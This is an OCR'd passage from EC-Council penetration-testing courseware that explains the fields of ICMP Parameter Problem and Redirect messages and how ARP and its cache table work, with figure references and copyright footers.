
The Code and Pointer fields of the ICMP Parameter Problem message:

We have already discussed that the pointer field is used to point out the filed that caused the parameter problem generation. Generally, the pointer to the field that caused this error message contains the code value 0. But to provide a meaningful reason for the parameter problem message generation, two more code values are introduced. These are shown in the table below:

Code	Message	Details
0	Pointer for the field	It is a common way of showing the error field through the pointer.
1	Missing mandatory field	When a required field is missed, this code is indicated. The pointer cannot point an empty filed.
2	Bad length	Invalid size of the datagram packet indicates that the error is in whole packet but not with a particular field. Here there is nothing to do with a pointer to a field.

Table A.09: ICMP Parameter Problem Pointer and Code Fields

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




ICMP Control Messages

Unlike error messages, control messages are not the result of lost packets or error conditions which occur during packet transmission.

Instead, they are used to inform hosts of conditions such as:

- Network congestion
- Existence of a better gateway to a remote network

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP Redirects

The routers are used for transmitting the IP packets from one network to the other; they contain a routing table that provides the route to a network. So, whenever an IP packet reaches to a host that does not belongs to it, then the host sends the packet to the router near to it. The router takes the responsibility to send the packet to the correct host (destination).

The ICMP Redirect messages are used by the router to inform the host that another router is there in the same network that can deal with the packet more easily. To understand this more clearly, let us have an example:

Take three hosts in a network A, B, and C and three local routers X, Y, and Z. If host A wants to send an IP packet to host C, it sends to it local router called X. Base on the routing table information, router X come to know that another router Z is the nearest router to host C and easy way to route. It though to inform this to the host A to avoid further communication through this way with host C and sends an ICMP Redirect message to host A. Along with this, router X sends the IP packet to router Z to send it to its destination.

The following figure shown below explains the ICMP Redirect message functionality:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.110: Schematic ICMP Redirect Message

ICMP Redirect Message Format

The following are the fields in an ICMP Redirect message format:

- **Type (1 Byte)** – This defines the ICMP message types, for ICMP Redirect, it is set to 5.
- **Code (1 byte)** – This defines the reason behind this message.
- **Checksum (2 bytes)** – This defines a checksum for the ICMP header.
- **Internet Address (4 bytes)** – This defines the address of the router that is local to the destination for further communication.
- **Original Datagram Portion (variable)** – The IP header and first 8 bits of the IP packet that reached the wrong router.

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data……		


Figure A.111: ICMP Redirect Message Format

ICMP Redirects; Type = 5, Code = 0 to 3

Default gateway only sends the ICMP redirect/change request messages, if the following conditions are met:

- The router is configured to send redirects.
- The route for the redirect is not another ICMP redirect or a default route.
- The interface on which the packet comes into the router is the same interface on which the packet gets routed out.
- The subnet/network of the source IP address is the same subnet/network of the next-hop IP address of the routed packet.
- The datagram is not source-routed.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Address Resolution Protocol (ARP)

ARP is a stateless protocol used for resolving IP addresses to machine (MAC) addresses. ARP request is broadcast over the network, whereas the response is a unicast message to the requester. The IP address and MAC pair is stored in the system, switch, and/or router's ARP cache, through which the ARP reply passes.

The address resolution protocol deals with converting the IP address to a physical address (Mac address). The component address resolution refers to identifying the IP address of a computer in a network. ARP is RFC 826 and its Internet Standard is STD 37. The protocol operates below the network layer as a part of the interface between the OSI network and OSI link layer. IPv4 supports ARP when it is used over Ethernet.

The address resolution protocols are mainly a request and reply protocol and captured by the line protocol. The address resolution protocol links only within the limits of the boundaries and does not perform any communication across the internetwork nodes. The ARP maintains a table known as ARP cache that keeps track of the Mac addresses and its corresponding IP address. However, there are certain rules in maintaining the MAC addresses and IP addresses in the table that enables the conversion from one form to another.

Working of ARP

The term address resolution refers to the process of finding an address of a computer in a network. The process of ARP is as follows:

- A client process sends a request to the server process to find a physical host or MAC address that matches with the IP address.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The server sends the message to all connected computers on the network to identify the network system for which the address was required.
- After finding the requested MAC address, the server sends a response to the client process with the requested MAC address.




Figure A.112: Working of ARP

ARP Cache Table

ARP cache table stores the matched sets of IP addresses and the corresponding MAC addresses of systems frequently communicating on the network. Each device on the network manages its own ARP cache table. There are two different ways to store cache entries into the ARP cache table:

- **Static ARP Cache:** These address resolutions are manually added to the cache table for a device and they are kept in the cache on a permanent basis. To manage static entries, use tools such as the ARP software utility.
- **Dynamic ARP Cache:** These hardware/IP address pairs are added to the cache by the software itself because of successfully completed past ARP resolutions. They are kept in the cache only for a specific period and are then removed.


